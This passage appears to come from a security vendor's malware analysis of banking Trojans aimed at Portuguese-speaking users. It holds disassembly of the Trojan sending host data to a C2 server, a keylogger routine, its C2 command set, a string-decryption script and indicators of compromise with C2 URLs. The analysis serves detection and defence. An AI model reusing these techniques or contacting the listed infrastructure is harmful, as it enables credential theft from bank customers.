The same information is sent to panel-dark[.]com/Contador/put.php (Figure 21).

```
0470B0F7 mov     edx, [ebp+var_84]
0470B0FD pop     eax
0470B0FE call    UStrCat
0470B103 mov     edx, [ebp+var_80]
0470B106 mov     eax, [ebp+var_8]
0470B109 mov     ecx, [eax]
0470B10B call    dword ptr [ecx+3Ch]
0470B10E mov     eax, [ebp+var_4]
0470B111 mov     eax, [eax+444h]
0470B117 call    @Idhttp@TIdCustomHTTP@GetRequest$qqrv ; Idhttp::TIdCustomHTTP::GetRequest(void)
0470B11C add     eax, 0A8h
0470B121 mov     edx, offset aMozilla50Windo ; "Mozilla/5.0 (Windows NT 10.0; WOW64) Ap"...
0470B126 call    @System@@UStrAsg$qqrr20System@UnicodeStringx20System@UnicodeString ; System::__linkproc__ UStrAsg(System::UnicodeStr
0470B12B mov     eax, [ebp+var_4]
0470B12E mov     eax, [eax+444h]
0470B134 call    @Idhttp@TIdCustomHTTP@GetRequest$qqrv ; Idhttp::TIdCustomHTTP::GetRequest(void)
0470B139 add     eax, 88h
0470B13E mov     edx, offset aApplicationJso ; "application/json, text/javascript, */*;"...
0470B143 call    @System@@UStrAsg$qqrr20System@UnicodeStringx20System@UnicodeString ; System::__linkproc__ UStrAsg(System::UnicodeStr
0470B148 mov     eax, [ebp+var_4]
0470B14B mov     eax, [eax+444h]
0470B151 call    @Idhttp@TIdCustomHTTP@GetRequest$qqrv ; Idhttp::TIdCustomHTTP::GetRequest(void)
0470B156 mov     edx, offset aApplicationXWw_0 ; "application/x-www-form-urlencoded; char"...
0470B15B call    @Idhttpheaderinfo@TIdEntityHeaderInfo@SetContentType$qqrx20System@UnicodeString ; Idhttpheaderinfo::TIdEntityHeaderI
0470B160 mov     eax, [ebp+var_4]
0470B163 mov     eax, [eax+444h]
0470B169 call    @Idhttp@TIdCustomHTTP@GetRequest$qqrv ; Idhttp::TIdCustomHTTP::GetRequest(void)
0470B16E add     eax, 10h
0470B171 mov     edx, offset aUtf8_2 ; "utf-8"
0470B176 call    @System@@UStrAsg$qqrr20System@UnicodeStringx20System@UnicodeString ; System::__linkproc__ UStrAsg(System::UnicodeStr
0470B17B push    0
0470B17D lea     eax, [ebp+var_C]
0470B180 push    eax
0470B181 mov     eax, [ebp+var_4]
0470B184 mov     eax, [eax+444h]
0470B18A mov     ecx, [ebp+var_8]
0470B18D mov     edx, offset aHttpsPanelDark ; "https://panel-dark.com/contador/put.php"
0470B192 call    @Idhttp@TIdCustomHTTP@Post$qqr20System@UnicodeStringp23System@Classes@TStrings51System@_DelphiInterface$24Idglobal@I
0470B197 xor     eax, eax
```

Figure 21: Host Recon Data Sent to Second C2 Server

The malware alters the value of registry key Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ExtendedUIHoverTime to 2710 in order to change the number of milliseconds a thumbnail is showed while hovering on the taskbar, as seen in Figure 22.

```
0455110D lea     edx, [ebp+var_8]
04551110 mov     eax, 9Fh
04551115 call    DecryptString_w ; Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced
0455111A mov     edx, [ebp+var_8]
0455111D mov     cl, 1
0455111F mov     eax, [ebp+var_4]
04551122 call    @Registry@TRegistry@OpenKey$qqrx17System@AnsiStringo ; Registry::TRegistry::OpenKey(System::AnsiStri
04551127 lea     edx, [ebp+var_C]
0455112A mov     eax, 0A0h
0455112F call    DecryptString_w ; ExtendedUIHoverTime
04551134 mov     edx, [ebp+var_C]
04551137 mov     ecx, 0A96h
0455113C mov     eax, [ebp+var_4]
0455113F call    @Registry@TRegistry@WriteInteger$qqrx17System@AnsiStringi ; Registry::TRegistry::WriteInteger(System
04551144 xor     eax, eax
```

Figure 22: ExtendedUIHoverTime Registry Key Change

Like the Trojan from the first campaign, this sample checks if the foreground window's title contains names of Brazilian banks and digital coins by looking for hardcoded strings.

The malware displays fake forms on top of the banking sites and intercepts credentials from the victims. It can also display a fake Windows Update whenever there is nefarious activity in the background, as seen in Figure 23.

Figure 23: Fake Form Displaying Windows Update

The sample also contains a keylogger functionality, as shown in Figure 24.

```
04716704 push    ebp             ; 'procedure Tappsraisers_108.Timer4Timer(?:?);'
04716705 mov     ebp, esp
04716707 add     esp, 0FFFFFFB4h
0471670A xor     ecx, ecx
0471670C mov     [ebp+var_4C], ecx
0471670F mov     [ebp+var_48], ecx
04716712 mov     [ebp+var_44], ecx
04716715 mov     [ebp+var_40], ecx
04716718 mov     [ebp+var_3C], ecx
0471671B mov     [ebp+var_38], ecx
0471671E mov     [ebp+var_30], ecx
04716721 mov     [ebp+var_34], ecx
04716724 mov     [ebp+var_24], edx
04716727 mov     [ebp+var_4], eax
0471672A xor     eax, eax
0471672C push    ebp
0471672D push    offset loc_4716A30
04716732 push    dword ptr fs:[eax]
04716735 mov     fs:[eax], esp
04716738 push    1Bh             ; vKey
04716738                         ; ESC
0471673A call    user32_GetAsyncKeyState
0471673F movsx   eax, ax
04716742 mov     [ebp+var_8], eax
04716745 cmp     [ebp+var_8], 0FFFF8001h
0471674C jnz     short loc_4716756
```
Figure 24: Keylogger Function

Command and Control

The Trojan's command and control command structure is identical to the first sample. The commands are denoted by the <|Command|> syntax.

- <|OK|> gets a list of banking software installed on the host.
- '<PING>' is sent from C2 to host, and '<PONG>' is sent from host to C2, to keep connection alive.
- <|dellLemb|> deletes the registry key \Software\Microsoft\Internet Explorer\notes.
- EXECPROGAM calls ShellExecute to run the application given in the command.
- EXITEWINDOWS calls ExitWindowsEx.
- NOVOLEMBRETE creates and stores data sent with the command in the registry key \Software\Microsoft\Internet Explorer\notes.

Figure 25: Partial List of Victims

This sample contains most of the important strings encrypted. We provide the following script (Figure 26) in order to decrypt them.

```
def decrypt(key, enc):
  prev = int(enc[0:2], 16)
  k_ix = 0
  dec = ''
  for i in range(2, len(enc), 2):
    w = int(enc[i:i+2], 16)
    tmp = w ^ ord(key[k_ix])

    if tmp > prev:
      tmp = (tmp - prev) & 0xff
    else:
      tmp = (tmp + 0xff) & 0xff
      tmp = (tmp - prev) & 0xff

    prev = w
    dec += chr(tmp)
    k_ix += 1
    k_ix = k_ix % len(key)

  print '[+] Dec = %s' % dec
```

Figure 26: String Decryption Script

Conclusion

The use of multi-stage infection chains makes it challenging to research these types of campaigns all the way through.

As demonstrated by our research, the attackers are using various techniques to evade detection and infect unsuspecting Portuguese-speaking users with banking Trojans. The use of public cloud infrastructure to help deliver the different stages plays a particularly big role in

delivering the malicious payload. The use of different infection methods combined with the abuse of legitimate signed binaries to load malicious code makes these campaigns worth highlighting.

Indicators of Compromise

Campaign #1

TYPE	HASH	DESCRIPTION
MD5	860fa744d8c82859b41e00761c6e25f3	PE with Embedded HTA
MD5	3e9622d1a6d7b924cefe7d3458070d98	PE with Embedded HTA
MD5	f402a482fd96b0a583be2a265acd5e74	PE with Embedded HTA
MD5	f329107f795654bfc62374f8930d1e12	PE with Embedded HTA
MD5	789a021c051651dbc9e01c5d8c0ce129	PE with Embedded HTA
MD5	68f818fa156d45889f36aeca5dc75a81	PE with Embedded HTA
MD5	c2cc04be25f227b13bcb0b1d9811e2fe	cryptui.dll
MD5	6d2cb9e726c9fac0fb36afc377be3aec	id
MD5	dd73f749d40146b6c0d2759ba78b1764	i4.dt
MD5	d9d1e72165601012b9d959bd250997b3	VBS file with commands to create staging directories for malware
MD5	03e4f8327fbb6844e78fda7cdae2e8ad	pvk2pfx.exe [Legit Windows Tool]
URL		hxxp://5.83.162.24/ilha/pz/logs.php
URL		hxxp://5.83.162.24/28022018/pz.zip
C2		ibamanetibamagovbr[.]org/virada/pz/logs.php
URL		sistemasagriculturagov[.]org
URL		hxxp://187.84.229.107/05022018/al.zip

Campaign #2

TYPE	HASH	DESCRIPTION
MD5	2999724b1aa19b8238d4217565e31c8e	AutoIT Dropper
MD5	181c8f19f974ad8a84b8673d487bbf0d	img1.jpg [lLegit Windows Tool]
MD5	d3f845c84a2bd8e3589a6fbf395fea06	img2.jpg [Banking Trojan]

MD5	2365fb50eeb6c4476218507008d9a00b	Variants of Banking Trojan
MD5	d726b53461a4ec858925ed31cef15f1e	Variants of Banking Trojan
MD5	a8b2b6e63daf4ca3e065d1751cac723b	Variants of Banking Trojan
MD5	d9682356e78c3ebca4d001de760848b0	Variants of Banking Trojan
MD5	330721de2a76eed2b461f24bab7b7160	Variants of Banking Trojan
MD5	6734245beda04dcf5af3793c5d547923	Variants of Banking Trojan
MD5	a920b668079b2c1b502fdaee2dd2358f	Variants of Banking Trojan
MD5	fe09217cc4119dedbe85d22ad23955a1	Variants of Banking Trojan
MD5	82e2c6b0b116855816497667553bdf11	Variants of Banking Trojan
MD5	4610cdd9d737ecfa1067ac30022d793b	Variants of Banking Trojan
MD5	34a8dda75aea25d92cd66da53a718589	Variants of Banking Trojan
MD5	88b808d8164e709df2ca99f73ead2e16	Variants of Banking Trojan
MD5	d3f845c84a2bd8e3589a6fbf395fea06	Variants of Banking Trojan
MD5	28a0968163b6e6857471305aee5c17e9	Variants of Banking Trojan
MD5	1285205ae5dd5fa5544b3855b11b989d	Variants of Banking Trojan
MD5	613563d7863b4f9f66590064b88164c8	Variants of Banking Trojan
MD5	3dd43e69f8d71fcc2704eb73c1ea7daf	Variants of Banking Trojan
C2		https[:]//panel-dark[.]com/w3af/img2.jpg
C2		https[:]//panel-dark[.]com/w3af/img1.jpg

Previous Post
Next Post